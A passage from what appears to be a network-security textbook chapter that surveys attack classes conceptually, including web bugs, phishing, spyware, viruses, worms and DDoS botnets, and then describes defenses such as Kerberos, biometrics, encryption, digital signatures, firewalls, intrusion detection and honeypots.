The most common scenario occurs when a Internet advertising firm who contracts to provide banners on others web sites exploits this opportunity to collect user cookies from many web sites. It can analyze these collected cookies to track a victim's web page access across multiple web sites. The web site access data, and any sensitive information extracted from the cookie, can be used to generate profiles of user behavior. This entire process will usually be unbeknownst to the user.

3.6.1.2 Web Bugs. A web bug [8] is an HTML image tag occurring within a web page that results in malicious actions in addition to simply downloading and rendering an image. The image download request can include encoded personal information. This encoded information can identify a user, a user's email address or other sensitive data.

Web bugs are purposely deployed to covertly collect data that a user may wish to remain private. Advertising companies and large corporations have used web bugs to covertly collect marketing data. In many cases, the graphic specified to be downloaded is comprised of only one pixel, which would make it virtually invisible,

especially if the color matches that of the background of the web page being rendered by the browser.

Some examples of the type of information that can be harvested using web bugs are:

- The IP address of the computer the victim is using to view the document.
- The date and time the page was viewed.
- The browser type and monitor resolution.
- The browser type, which can be used to infer the operating system type.
- The value of a cookie from the domain providing the image if previously set.

A more intrusive use of web bugs is including them within HTML e-mail. When the e-mail is viewed and the HTML within the e-mail message is rendered, the image request, containing personal information, is provided to the attacker. This technique allows an attacker, for example a spammer, to automatically validate that an e-mail address the spammer has used is valid and in use by the victim.

This attack can be enabled by any software application utilized by the victim that retrieves images from remote locations for rendering. Office productivity software packages, which are now Internet-enabled, are a current target for those experimenting with web bugs. An example motivation would be to determine who read a document, which might be relevant if the document was not in the public domain and it was questioned who released the document.

Most information available on the World Wide Web (WWW) is represented in a general, uniform format called Hypertext Markup Language (HTML) and is communicated upon request using a standard protocol called Hypertext Transport Protocol (HTTP). The software system that provides HTML documents to a client's web browser via the Internet is termed a web server.

3.6.2 Social Engineering

To launch a social engineering attack [27], an attacker uses social interaction to obtain or compromise information about an organization or its computer systems. An attacker may seem unassuming and respectable, possibly claiming to be a new employee, repair person, or researcher and even offering credentials to support that identity. However, by aggregating information obtained in each interaction, the attacker may be able to piece together enough information to infiltrate an organization's network. If an attacker is not able to gather enough information from one source, he or she may contact another source within the same organization and utilize the information from the first source to gain credibility.

Attackers with both technical and social engineering skills have been especially effective against large organizations that are believed to have sufficient security sys-

tems in place. The attacker will attempt to identify vulnerabilities in both computer and network systems, but will also target physical security and good natured, but naïve, employees. Ref. [29] describes these concepts in detail.

3.6.3 Phishing

The term "*phishing*" [24] is used to describe a class of attack made against a computer user. The technique used to gain personal and financial information usually for purposes of identity theft. It involves the use of fraudulent e-mail messages and corporate web pages that appear to come from legitimate businesses.

Authentic-looking messages are designed to fool recipients into divulging personal data such as account numbers and passwords, one's mother's maiden name, credit card numbers and Social Security numbers. When users respond with the requested information, attackers can use it to gain access to the accounts. Phishing can be viewed as an advanced, automated form of social engineering attack.

Despite the passage of the federal Identity Theft and Assumption Deterrence Act of 1998, phishing attacks are increasing in number and effectiveness. The creation of authentic-looking messages is trivial as the attacker can easily reproduce all of the text and graphics necessary to create the fraudulent messages from the legitimate web sites. A common scam is to send e-mail that purports to originate from a legitimate organization with whom the user has an existing business relationship. The e-mail insists that an authentication process be performed. Part of this process will require that the victim provide login credentials. Once the victim has unknowingly provided the credentials to the attacker, the attacker that uses these credentials to perpetrate a fraud.

3.6.4 E-mail Spoofing

Spoofing is the deliberate attempt to mislead or defraud someone by misrepresenting one's true identity. There are several forms of spoofing. Each form can be distinguished by the type of communication employed to mislead the victim. In previous sections of this chapter we addressed spoofing at the data link layer (ARP spoofing) and at the network layer (IP spoofing). In this section we address e-mail spoofing.

E-mail spoofing [13] may occur in different forms, but all have a similar result: a user receives email that appears to have originated from one source when it actually was sent from another source. Email spoofing is often an attempt to deceive a victim into making a statement that may damage his or her reputation, or into releasing sensitive information. It is also commonly used as the precursor for a phishing attack.

Some typical examples of spoofed email are those claiming to be from a system administrator requesting users to change their passwords to a specified string and

threatening to suspend their account if they do not comply or email purporting to be from a person in authority requesting a victim to provide sensitive information.

E-mail spoofing is technically quite easy to perform because common e-mail protocols, such as Simple Mail Transfer Protocol (SMTP), lack a source address authentication mechanism. This allows e-mail to be sent that contains any source e-mail address desired by the attacker.

3.6.5 Keystroke Loggers

A keystroke logger records every keystroke a user types on a specific computer's keyboard. As a hardware device, a keystroke logger is a small device that interfaces between the keyboard and computer. Since most workstation keyboards connect to the rear of the computer, the device can often reside covertly on the victim's machine. The keystroke logger captures all keystroke performed by the victim. Unless the keystroke logger has a covert data transfer utility, the device must be physically removed to retrieve the captured keystrokes.

A keystroke logger program does not require hardware to be installed to function. An attacker with physical access to the computer can install it. The software will covertly record the keystrokes either for later removal from the victim's computer using a storage device, or alternatively, it can transmit the recorded keystrokes to the attacker over the Internet.

Some keystroke loggers do not require physical access to the victim's machine for installation if the machine is connected to a network. The logger can be installed remotely by at attacker, or can fool the victim into installing it. The software will then transmit the recorded keystrokes to the attacker over the Internet.

3.6.6 Spyware

Spyware [43] is a label given to software that executes on a victim's computer and covertly transmits data collected about the user to another party. In more aggressive situations, the software is installed without the victim's permission or knowledge. In less aggressive situations, a victim will be notified when the spyware is to be installed, and is even given an opportunity to block the installation. However, in many of these cases the notification is often very obscure, for example, it appears as complicated legal language embedded within a long privacy policy. In other cases, the spyware software is coupled with other software that the victim wishes to install. When the victim installs the desired software, the spyware is also covertly installed.

Spyware, like legitimate software, executes with the same permissions as the user who installed it. Therefore, the spyware possesses the capability of performing a wide range of malicious actions. Some types of spyware, such as adware, browser

helper objects and dialers, as well as malicious activity they perform, are described below.

Spyware can track the history of web sites visited by the victim and then transmit this information to the attacker. Spyware can also collect demographic information about the user, such as age, geographic location, and gender. There is nothing to stop spyware from collecting, and then reporting, names, social security numbers, credit card numbers, and other data that may reside on a computer or had been entered into a web form.

Spyware is sometimes deployed in conjunction with useful software, often called *freeware*, that the user purposely installs but does not have to pay for. In this scenario the freeware vendor partners with an on-line advertising firm that provides the spyware to create a revenue model. The vendor of the freeware distributes the spyware along with the freeware. When the user installs the freeware the spyware is also installed. When the freeware is executed, the spyware, which is concurrently executed, will download banners advertisements from a web site specified by the attacker that are then displayed as part of the user interface of the freeware. The freeware vendor is compensated for its part in this process.

In some cases the spyware will simply use the freeware installation as a means to become installed. It will then display the banner advertisements autonomously, i.e., without requiring the execution of the freeware. Spyware that acts in the manner described above is sometimes referred to as *adware*.

A variant form of spyware is termed a *Browser Helper Object* (BHO). A BHO is spyware that parasitically couples itself to a common web browser, although it requires an unknowing user's permission to do so. It employs a code extension mechanism inherent in the browser to allow the BHO to execute when the browser is executed. Although the BHO can offer, and then deliver, functionality requested by the user, the BHO can implement additional, malicious, functionality.

There are many malicious actions that may be performed by the BHO. It may monitor the websites visited by the victim and transmit the data to the attacker. It may intercept requests for specific web pages and replace them with those specified by the attacker, which is an attack known as *browser hijacking*. The BHO may replace the result of a web search with that specified by the attacker.

A *dialer* is spyware variant that covertly changes the dial-up connection setting of communication software. When the victim uses his modem to connect to his local Internet service provider, the communication software instead calls a high cost-per-minute service telephone number such as a long distance or other toll number.

One of the most insidious forms of spyware is presented to the victim as a spyware removal utility. When the victim installs the malicious "spyware removal" utility, the software exhibits precisely the same behavior that the victim has intended to prevent.

3.7 Large Scale Attack Techniques

There are many methods an attacker can use to attack a computer system. However, some techniques are effective for launching an attack on a large number of systems. In certain cases, the large number of compromised systems can be forcibly converted into an army of attackers and directed to launch a particularly debilitating attack on one or more additional systems. These techniques are discussed in this section because they may attack or affect multiple layers of the TCP/IP stack.

3.7.1 Virus

A virus [10] is software that attaches itself to a seemingly innocuous file, either executable or non-executable, with the deliberate intention of replicating itself. Most viruses perform other, often malicious, functions. A virus requires human action to propagate, such as opening an infected e-mail or executing an infected software application.

3.7.1.1 Boot Virus. Boot viruses place themselves in the disk sector whose code the machine will automatically execute during the boot process. When an infected machine boots, the virus loads and runs. After a boot virus finishes loading, it will usually load the original boot code, which it had previously moved to another location, to ensure the machine appears to boot normally.

3.7.1.2 File Virus. File viruses attach to files containing executable or interpretable code. When the infected code is executed the virus code executes. Usually the virus code is added in such a way that it executes first. After the virus code has finished loading and executing, it will normally load and execute the original program it has infected, or call the function it intercepted, so as to not arouse the victim's suspicion.

3.7.1.3 Macro Virus. Macro viruses are a specialization of file virus. They copy their malicious macros to templates and/or other application document files, such as those modified by an office productivity software suite. Early versions would place themselves in the macro code that was the first to execute when infected templates or documents were opened. However other macros require the user to invoke an application command, which runs the malicious macro.

3.7.1.4 Script Virus. Script viruses confuse the victim because they do not appear to be executable files. Standalone Visual Basic Script (VBS) and JavaScript (JS) programs have suffixes that a naïve user does not associate with an executable

program. Consequently, script viruses became a popular virus type for attackers launching their attack using mass e-mailing.

3.7.1.5 Image Virus. An image virus attaches itself to compressed image files, e.g., JPEG. Merely viewing the image with a vulnerable web browser could invoke a buffer overflow and activate the virus. The infected image could be distributed via e-mail. It could also be distributed via its presence on a web site.

3.7.1.6 Companion Virus. Companion viruses do not directly infect boot sectors or executables. Instead, a companion virus simply assumes the same name as a legitimate program but with an extension that will cause an operating system to give it higher precedence for execution. When the file is involved at the command line without the extension, the victim will expect the legitimate program to execute but instead the companion virus will execute.

3.7.2 Worm

A worm [39] is self-replicating malicious software that propagates across a network, spreading from vulnerable system to vulnerable system, without human intervention. Because worms use one set of victim machines to scan for and exploit new victims, and then allow these victims to perform the same task, worms propagate exponentially. Many of the worms released in the last decade have spread extremely quickly throughout the Internet despite possessing inefficient targeting methods.

3.7.2.1 Flash Worm. A "flash worm" accelerates the propagation rate by pre-scanning the Internet for vulnerable systems. Through automated scanning techniques from static machines, an attacker can find thousands and thousands of vulnerable systems before actually releasing the worm. The attacker then initializes the worm with the IP addresses of the systems that it has determined in advance possess the vulnerability.

As the worm spreads, the addresses of these vulnerable systems would be split up among the segments of the worm propagating across the network. By using a large initial set of vulnerable systems, it is believed that an attacker could infect almost all vulnerable systems on the Internet before any significant defense could be mounted. Fortunately, no flash worm has been released as of the time of this writing.

3.7.2.2 Multi-Platform Worms. Most worms that have been created and released into the wild were constructed to attack machines running a single software architecture, e.g., Microsoft Windows, Unix or Linux. It is envisioned that a more

destructive worm will be created that will contain exploits for a variety of popular operating systems. Such worms will require security personnel and system administrators to apply patches in a coordinated fashion to many types of machines, which will be a more complex process and require more time. This delay will allow the worm to cause more damage.

3.7.2.3 Polymorphic Worms. Unlike recent worms, which have been relatively easy for security experts to detect and determine their functionality, a polymorphic worm will invent new disguises for itself whenever it compromises a new machine. Detection of a polymorphic worm is more difficult because the worm restructures its code each time it executes. A polymorphic worm will obscure, or encrypt, its payload, hence concealing its functionality. Reverse engineering the worm to obtain its functionality is more difficult. The extra delay needed for the analysis of the worm will allow the worm more time to propagate before adequate defenses are conceived.

3.7.2.4 Zero-Day Exploit Worms. The usual defense against a worm is to patch operating systems that possess a vulnerability that a worm may exploit. This method has been reasonably effective since the time necessary to create a worm will in many cases surpass the time necessary to patch. Unfortunately, this is not always the case since important business applications may be adversely affected by the installation of a patch, hence analysis and testing must first be performed before the patch can be installed.

Another complications is that new vulnerabilities are discovered almost daily. An attacker may discover a significant vulnerability and devise a worm that exploits it before a patch is created. Security professionals will either not have a patch or will not be able to install a patch in time to block the worm. Because of the lack of defense preparation time, these worm attacks are considered part of a class known as "zero-day exploits."

3.7.3 Trojans and Backdoors

A *Trojan* is a malicious software program that creates a mechanism by which the attacker can remotely access and control the victim's computer. The mechanism created for remote access and control is referred to as a "*backdoor*." The Trojan may be executed on the victim's computer covertly by the attacker if the attacker can compromise the victim's computer to gain access. However, attackers use numerous ways to trick a user into executing a Trojan.

3.7.4 Denial of Service Attacks

The objective of a *Denial of Service* (DOS) attack is to make one or more computer resources unavailable to perform the function for which they are intended. A computer or other network device can launch a DOS attack. When an attacker can acquire the use of multiple hardware devices, perhaps in diverse geographic locations, the attacker can launch a *Distributed* Denial of Service (DDOS) attack.

One classic type of DOS attack is to generate a massive amount of network traffic addressed to the victim's host or network. This host will exhaust its memory resources attempting to consume the traffic. Consequently, it will become unavailable to legitimate traffic. Alternatively, the victim's network will become completely congested passing network traffic. The network will be unable to accept legitimate traffic. This will again result in legitimate traffic becoming impeded for blocked.

When only a single hardware device is used to launch the DOS attack, the effects of the attack can often be mitigated relatively quickly. Once the source of the DOS attack is identified, network traffic streaming in from the attacker can be blocked. The traffic can be blocked at the destination using firewall technology. Alternatively, an Internet service provider (ISP) can be notified and directed to block the traffic prior to arrival at the victim's network or host "upstream."

A DDOS attack is more difficult to mitigate. There could be from several to tens of thousands of hosts, which are compromised and controlled by the attacker, involved in the launching of the attack. In this case, it is very difficult for the victim's security professionals to repel the attack and still ensure that its computers and network can respond effective to legitimate traffic and requests.

There are several methods by which an attacker can create an "army" of computers to launch a DDOS attack. A worm can be created whose payload is a Trojan that creates a backdoor to accept commands from the attacker. Alternatively, a virus can be spread that tricks a victim into installing a Trojan that creates the backdoor.

Note that the creation of the backdoor is not strictly necessary. An attacker can preprogram the Trojan to launch an attack at a predetermined time. In this manner, the Trojan, and the entire DDOS attack, become "fire and forget," to use military parlance.

Some attackers create a hierarchy of command to control their army of compromised machines. These compromised machines that comprise the army are referred to as "zombies." An attacker may not wish to directly communicate with every zombie as it could risk compromising the attacker my revealing his/her IP address or geographic location. Instead, the attacker issues commands to a few delegates, who can be viewed as "senior officers." Only these delegates, which are themselves compromised machines, communicate direct with the remainder of the zombie army. Note that there is no technical reason why the hierarchy of command must be lim-

ited to two levels. The more levels involved, the more difficult it becomes to identify the attacker.

4. Defenses

This section surveys the different classes of technologies that have been developed to defend against the attacks described in the previous section.

4.1 Authentication

Authentication is the process of determining whether someone (or something) is in fact, who he (or it) declares itself to be. A principal is the party whose identity is verified. The verifier is the party who demands assurance of the principal's identity.

As described in [14], authentication mechanisms can generally be categorized as verifying one or more of the following about an individual:

- *Something you are*. This includes biometrics techniques like fingerprint scans, retina scans, voiceprint analysis or handwriting analysis.
- *Something you know*. The classic example is a common password system.
- *Something you have*. This includes physical authentication mechanisms such as challenge-response lists, one-time pads, smart cards, and dongles.

Some systems combine these approaches to produce what is termed as two-factor authentication. In two-factor authentication schemes there is a security process in which the user provides two means of identification, one of which is typically a physical token, such as a card, and the other of which is typically something memorized, such as a code known only by the user. In this context, the two factors involved are "something you have" and "something you know."

A bank debit card is a common example of two-factor authentication. The customer must possess the card and also be able to provide a personal identification code (PIN), usually from memory. Some security procedures now require *three-factor authentication*, which involves possession of a physical token, a password along with biometric data.

Authentication is distinct from *authorization*, which is the process of giving principals access to system objects based on their identity. Authentication verifies an identity but does not address the access rights of the individual to a particular resource. Authorization is usually performed after the principal has been authenticated, and may be based on information local to the verifier, or based on authenticated statements made by others.

Modern computer systems provide service to multiple users and require the ability to accurately identify the user making a request. In traditional systems, the user's identity is verified by checking a password entered by the user during the login process. The system records the user's identity and relies on it to determine what operations may be performed.

There are several popular techniques for authentication, which are described below.

4.1.1 Password Systems

As described above, most systems that support an authentication mechanism implement a password system. Users authenticate by providing a login name and a password, which the system and user secretly share. This secrecy is meant to guarantee that the person attempting to authenticate, by knowing the login and the password, must be the person they purport to be. Password authentication relies on the "something you know" authentication principle.

It is common for users to release their login and password to other users for many reasons. Users will "lend" the use of their password to others for a variety of reasons. Login names are commonly public information and many times users choose passwords that are affiliated with some aspect of their lifestyle. Sometimes this might be as simple as their initials, spouse's name or a well-known sports figure. Sometimes a user will retain a default login password pair provided by the software vendor, e.g., Oracle Corporations default password of "scott/tiger" for the Oracle relational database management system. In a worst case, a user may simply select the password, "password."

Fortunately, there are system administration tools to prevent the use of weak passwords. Furthermore, organizations can use policy and training to encourage users to select strong passwords and to reduce the likelihood that they will share the password with others.

Password based authentication introduces additional vulnerabilities when employed over computer networks. This is because passwords sent across the network can be intercepted, and subsequently used by an eavesdropper, to impersonate the user. Although demonstrated to have some severe deficiencies, in many contexts a password system does provide a level of defense from attackers.

4.1.2 Kerberos

Kerberos [30] is a network authentication service. Its development was motivated by the need to replace "authentication by assertion" systems. In this unsophisticated authentication technique, a process simply asserts to a network service that it is run-

ning on behalf of a principal. This method has been employed in some versions of the Unix remote login program ("rlogin").

Another unsophisticated authentication technique requires the principal to repeatedly enter a password for each access to a network service. Clearly this represents an inconvenience for the principal. More importantly, it is insecure when accessing services on remote machines. Assume the password was used to authenticate with the first machine. If that machine needed the services of a second machine, the (clear text) password would be needed again. It would have to pass (in clear text) through the first machine to get to the second. Here the clear text represents a vulnerability.

Kerberos is based on the key distribution model developed by Needham and Schroeder [31]. Although it relies on the "something you know" authentication principle, Kerberos eliminates the need to demonstrate possession of private or secret information by divulging the information itself. The principal presents a "ticket" that is issued by the Kerberos "authentication server" (AS). In concept, presenting the ticket is similar to presenting a drivers license as identification. In this case the authenticator is an issuing body, namely the local Department of Motor Vehicles, that is trusted to bind a ticket (the license) to an individual (the principal). The service then examines the ticket to verify the identity of the user. If verified, the principal is considered authenticated.

Both the principal and the service are required to have keys registered with the AS. The principal's key is derived from a password selected by the principal. The service's key is a randomly selected.

Ref. [46] describes Kerberos using the physical concept of "strongbox," which is a metal box with a key lock. Assume that messages are written on paper and are "encrypted" by being locked in a strongbox by means of a key. A Principal is initialized by making its own secret physical key and registering a copy of this key with the AS. One the keys are registered, the Kerberos handshaking protocol proceeds as described below:

First the Principal sends a message to the AS indicating that the Principal would like to communicate with the Service. When the AS receives this message, it makes up two copies of a new key. This key is called the session key. It will be used in the direct communication exchange between the Principal and Server following authentication. The AS places one of the session keys in Strongbox 1, along with a piece of paper with the name Principal written on it. The AS locks Strong Box 1 using the Principal's key.

Note that "Strong Box 1" is really just a metaphor for an encrypted message, and that the session key is really just a sequence of random bytes. If Strong Box 1 only contained the session key, then the principal would not be able to tell whether the response came back from the AS, or whether the decryption was successful. By

placing the Service's name in Strong Box 1, the principal will be able to verify both that the strong box came from the AS, and that the decryption was successful.

The AS then places the second copy of the session key in a second strong box, namely Strong Box 2. The AS includes a piece of paper with "Principal" written on it in Strong Box 2. It locks the Strong Box 2 with the Service's key. The AS then returns both strong boxes to the Principal.

The Principal unlocks Strong Box 1 with the Principal's key, extracting the session key and the paper with the Service's name written on it. Note that the Principal can't open Strong Box 2 because it's locked with the service's key. Instead, the Principal puts a piece of paper with the current time written on it a new strong box, namely Strong Box 3, and locks the box with the session key. The Principal then hands both boxes, namely Strong Boxes 2 and 3 to the Service.

The Service opens Strong Box 2 with the Service's own key, extracting the session key and the paper with the Principal's name written on it. It then opens Strong Box 3 with the session key to extract the piece of paper with the current time on it. These items demonstrate the identity of the user.

The Kerberos system is especially noteworthy because it serves as the security foundation for modern versions of the Microsoft operating system.

4.1.3 Biometrics

Biometrics [23] refers to the automatic identification of a person based on his/her physiological or behavioral characteristics. This method of identification is preferred over traditional methods involving passwords and PINs (personal identification numbers). The person to be identified is required to be physically present at the point-of-identification and identification based on biometric techniques obviates the need to remember a password or carry a physical token. Biometric authentication relies on the "something you are" authentication principle.

With the increased use of computers interconnected by wide area computer networks, it is necessary to restrict access to sensitive/personal data. By replacing traditional authentication techniques, e.g., PINs, biometric techniques can potentially prevent unauthorized access to, or fraudulent use of, ATMs, cellular phones, smart cards, desktop PCs, workstations, and computer networks. PINs and passwords may be forgotten, and token-based methods of identification like passports and driver's licenses may be forged, stolen, or lost. Biometric systems are designed to overcome these deficiencies.

Various types of biometric systems are being used for real-time identification. The most popular are based on face, iris and fingerprint matching. However, there are other biometric systems that utilize retinal scan, speech, signatures and hand geometry. A biometric system is essentially a pattern recognition system that makes a

personal identification by determining the authenticity of a user's specific physiological or behavioral characteristic.

Depending on the context, a biometric system can be either a verification (authentication) system or an identification system. Verification involves confirming or denying a person's claimed identity. In identification, one has to establish a person's identity. Each one of these approaches has its own complexities and could be addressed using a specific biometric system.

4.1.4 Physical Authentication

Mechanisms for physical authentication rely on the "something you are" authentication principle. The most common form of physical authentication is a hardware token such as a *smart card* or *dongles*.

Smart cards are small plastic cards that contain an embedded integrated circuit. Most are similar in size to a standard credit or debit card. One fundamental problem in securing computer systems is the need for tamper-resistant storage of encryption keys. Smart cards provide this functionality as well as the ability to upgrade and/or replace security technique that becomes compromised.

Early generation smart cards provided a memory function. Information, such as a unique identifier, could be stored on the card. Modern smart cards are essentially small computers. They contain embedded microprocessors, run their own operating systems and include non-volatile primary memory. The operating system for a smart card is usually installed on the card by the manufacturer and cannot be changed without sophisticated equipment, if at all. A unique serial number is programmed within each card.

Smart cards are broadly categorized based on their type of interface to the device they communicate with, which is called a *reader*. The two types of interfaces are referred to as "contact" and "contact-less." "Contact" smart cards use electrical contacts, placed on the cards in accordance with international standards, to allow them to be read by devices known as smart card readers. "Contactless" smart cards use low frequency radio waves to provide power and to communicate with smart card readers. Most contactless smart cards can be read from a distance of about fifteen centimeters even if still contained within a wallet or handbag.

The information stored within the card can be used for authentication in a variety of application domains, namely financial payments, critical health care information, immigration control and even as a unique identifier for Internet use. Due to their suitability as a physical authentication technology, smart card use is becoming more common. However, there are vulnerabilities associated with smart cards, which are described in [37].

A *dongle* is a hardware device with a similar function as a smart card except that there is no reader. Dongles typically directly connect to a computer via a serial or

USB port. Dongles have been traditionally used to prevent software privacy. The protected software will not operate properly on the computer unless the dongle is present.

4.2 Encryption

As described in [32], *encryption* and *decryption* allow two parties to communicate without any other party being able to view the communication. The sender encrypts, or scrambles, information before sending it. The receiver decrypts, or unscrambles, the information after receiving it. While in transit, the encrypted information is unintelligible to an interceptor, e.g., an attacker.

Encryption is the process of transforming information so it is unintelligible to anyone but the intended recipient. Decryption is the process of transforming encrypted information so that it is again intelligible. A cryptographic algorithm, also called a cipher, is a mathematical function used for encryption or decryption. In many cases, two related functions are employed, one for encryption and the other for decryption.

The ability to keep encrypted information secret is based not on the cryptographic algorithm, which is usually widely known, but on a number called a key that must be used with the algorithm to produce an encrypted result or to decrypt previously encrypted information. Decryption with the correct key is simple and relatively efficient. Decryption without the correct key is very difficult, and in some cases impossible for all practical purposes.

Related to encryption is the concept of *tamper detection*, which allows the recipient of information to verify that it has not been modified in transit. Any attempt to modify data or substitute a false message will be detected. *Nonrepudiation* prevents the sender of information from claiming at a later date that the information was never sent.

4.2.1 Symmetric-Key Encryption

With *symmetric-key encryption*, the encryption key can be calculated from the decryption key and vice versa, or more commonly, the same key is used for both encryption and decryption. Implementations of symmetric-key encryption can be highly efficient, so that users do not experience any significant time delay as a result of the encryption and decryption.

Symmetric-key encryption also provides a degree of authentication support, since information encrypted with one symmetric key cannot be decrypted with any other symmetric key. As long as the symmetric key is kept secret by the two parties using it to encrypt communications, each party can be sure that it is communicating with the other, assuming that the messages received are not garbled.

Symmetric-key encryption is effective only if the symmetric key is kept a secret by both parties involved. If a third party obtains the key, the communication's confidentiality and authentication is compromised. An unauthorized person with a symmetric key can decrypt messages sent with that key and encrypt new messages for transmission as if they came from one of the two authorized parties.

Symmetric-key encryption plays an important role in the SSL protocol, which is widely used for authentication, tamper detection, and encryption over TCP/IP networks. SSL also uses techniques of public-key encryption.

4.2.2 Public-Key Encryption

Public-key encryption, which is also called asymmetric encryption, involves a pair of keys, namely a public key and a private key, associated with an entity that needs to authenticate its identity electronically or to sign or encrypt data. Each public key is published, and the corresponding private key is kept secret. Data encrypted with a public key can be decrypted only with the corresponding private key. In general, to send encrypted data to someone, you encrypt the data with that person's public key, and the person receiving the encrypted data decrypts it with the corresponding private key.

Compared with symmetric-key encryption, public-key encryption requires more computation and is therefore not always appropriate for large amounts of data. However, public-key encryption can be used to send a symmetric key, which can then be used to encrypt additional data. This is the approach used by popular security protocols, e.g., the *Secure Sockets Layer* (SSL) protocol.

Data encrypted with a private key can be decrypted only using the corresponding public key. This would not be a desirable way to encrypt sensitive data, however, because it means that anyone with the public key, which is by definition published, could decrypt the data. Nevertheless, private-key encryption is useful, because it means one can use a private key to sign data with your digital signature. Party A's software can then use the appropriate public key to confirm that the message was signed with Party B's private key and that it hasn't been tampered with since being signed.

4.2.3 Digital Signatures

A digital signature [32] proves that electronic data was signed by the individual who claims to have signed it. It is analogous to a handwritten signature. Once a signer has signed data, it is difficult for the signer to deny doing so at a later time. This assumes that the private key has not been compromised or out of the owner's control.

This quality of digital signatures provides a high degree of non-repudiation, which means digital signatures make it difficult for the signer to deny having signed the data. In some legal jurisdictions, a digital signature may be as legally binding as a handwritten signature.

Digital signatures are used for tamper detection and authentication. They rely on a mathematical function called a message digest that produces a *one-way hash*. A one-way hash is a number of fixed length whose value is unique for the hashed data. Any change in the data, even deleting or altering a single character, results in a different hash value. The content of the hashed data cannot, for all practical purposes, be deduced from the hash alone.

It is possible to use a private key for encryption and the corresponding public key for decryption. Although this does not prevent an eavesdropper from intercepting, decrypting and viewing the data, it is a necessary part of digitally signing any data. Instead of encrypting the data itself, the signing software creates a one-way hash of the data, which then uses the private key to encrypt the hash. The encrypted hash, along with other information, such as the hashing algorithm, serves as a digital signature.

To validate the integrity of the data, the receiving software first uses the signer's public key to decrypt the hash. It then uses the same hashing algorithm that generated the original hash to generate a new one-way hash of the same data. Note that information about the hashing algorithm used is sent with the digital signature. Finally, the receiving software compares the new hash value against the original hash value.

If the two hash values do not match, the data may have been tampered with since it was signed, or alternatively, the signature may have been created with a private key that does not correspond to the public key presented by the signer. If the two hash values do match, the data has not changed since it was signed and the recipient can be certain that the public key used to decrypt the digital signature corresponds to the private key used to create the digital signature.

Note that confirming the identity of the signer, however, also requires some way of confirming that the public key really belongs to a particular person or other entity. *Certificate Authorities* (CAs) declare the validity of public keys.

4.3 Firewalls

A *firewall* [19] attempts to defend networked computers from intentional, hostile intrusion. A firewall may be a hardware device or a software program running on a secure host computer. It must have at least two network interfaces, one for the network it is intended to protect, and one for the network it is exposed to.

A firewall sits at the junction point, or gateway, between the two networks, which are often a private network and a public network such as the Internet. Early firewalls

were simply routers. The firewall would segment a network into different physical subnetworks and attempt to prohibit damage that could spread from one subnet to another. Network firewalls borrow from the concept of a physical firewall, which insulates a physical building from an adjacent building in case of fire.

A firewall inspects all traffic routed between two (or more) networks. A firewall may allow all traffic through unless it meets certain criteria, or it may deny all traffic unless it meets certain criteria. Firewalls may discriminate based on type of traffic, or by source or destination network (IP) addresses and transport layer "ports." They may employ complex rule sets that are applied to determine if the traffic should be allowed to pass. A modern firewall can filter both inbound and outbound traffic. It can also log all attempts to enter a private network, and trigger real-time alarms, when hostile or unauthorized entry is attempted or detected.

There are several broad categories of firewalls: packet filters, circuit level gateways, application level gateways and multilayer inspection firewalls. Packet filtering firewalls work at the network level or the IP layer of TCP/IP. They are usually part of a router. A router is a device that receives packets from one network and forwards them to another network.

In a packet filtering firewall each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria implemented using the logical rules, the firewall can drop the packet, forward it or send a message to the originator. Rules can reason with source and destination IP address, source and destination port number and protocol used and other protocol characteristics.

Circuit level gateways work at the session layer or the TCP layer. They monitor TCP handshaking packets to determine whether a requested session is legitimate. However, they do not monitor packets transmitted after the initial handshaking packets.

Application level gateways, also called *proxies*, are similar to circuit-level gateways except that they are application specific. Incoming or outgoing packets cannot access services for which there is no proxy. Application level gateways inspect the application level content of packets, which forces a proxy implementation to be very fast and efficient.

Multilayer inspection firewalls combine the benefits of the types of firewalls described above. They filter packets at the network layer, determine whether session packets are legitimate and analyze the contents of packets at the application layer.

4.4 Intrusion Detection Systems

Intrusion detection systems (IDSs) [22] detect intrusions made by attackers in host computers and networks. They alert individuals upon detection of an intrusion by sending out e-mail, pages or Simple Network Management Protocol (SNMP) traps.

This provides an administrator of the IDS with a notification of a possible security incident.

An IDS may automatically respond to an event by logging off a user, blocking traffic, closing sessions, disabling accounts, executing a program or by performing some other action. IDSs detect and respond to threats from both inside and outside a network or host computer.

Most IDSs are categorized as either "host-based" or "network-based." Host-Based IDS (HIDS) collect and analyze system, audit and event logs that originate on a host computer. They may also analyze patterns of executed commands, system calls made by applications, or of access to specific system resources by users and processes.

As opposed to monitoring the activities that take place on a particular host computer, network-based intrusion detection systems (NIDS) analyze data packets that traverse networks. Packets are inspected, and sometimes compared with empirical data, to analyze their legitimacy. NIDS detect attacks from outside a defender's network that attempt to abuse network resources or allow an attacker entry. However, NIDS can also be employed within a defender's network.

The TCP/IP packets that initiate an attack can be detected by a properly configured, administered and monitored NIDS. If the data within the packet is encrypted, then the effectiveness of a NIDS may be limited.

There are at many techniques that are employed by an IDS to detect an attacker. One technique directs the IDS to search for anomalous behavior. An IDS establishes a baseline of normal usage patterns, and activity that deviates from the pattern is reported as a possible intrusion. Usage patterns can be analyzed, such as profiling the programs that users execute daily. If the IDS detects that a warehouse clerk has begun accessing human resource applications, or is using a C++ compiler, the IDS would then alert its administrator.

An IDS may have access to a database of previously identified patterns of unauthorized behavior to predict and detect subsequent similar attempts. These specific patterns are called signatures. For a HIDS, one example signature could be a specific number of failed login attempts. For a NIDS, a signature could be a specific bit pattern that matches a section of a network packet header.

Another technique that an IDS can employ is to search for unauthorized modifications of specified files. Attempts at covert editing of files can be detected by computing a cryptographic hash at periodic intervals. The hash can be checking for changes over time. This process does not require constant monitoring by the administrator.

Some attackers perform reconnaissance of a victim's network for several months prior to launching the debilitating attack. A sophisticated IDS can correlate data obtain from the attacker's reconnaissance with other data to either forecast the attack or obtain better forensic evidence after the attack.

4.4.1 Honeypots and Honeynets

A *honeypot* [41] is an information system resource whose value lies in unauthorized or illicit use of that resource. It is a resource that has no authorized activity, nor any production value. When appearing as a device on a network, a honeypot should receive very little if any traffic because it has no legitimate activity or production function. Any interaction with a honeypot is unauthorized or malicious activity. Any connection attempt to a honeypot is most likely a probe or an attack.

The amount of log data collected by a honeypot will be significantly less that of a production system. However, the data collected will likely represent "true positives" in terms of representing malicious activity since honeypots do not rely on knowledge of preexisting attack types to provide useful information. Attacks and probes that can covertly evade network security devices like firewalls by utilizing encryption will still be detected by a honeypot.

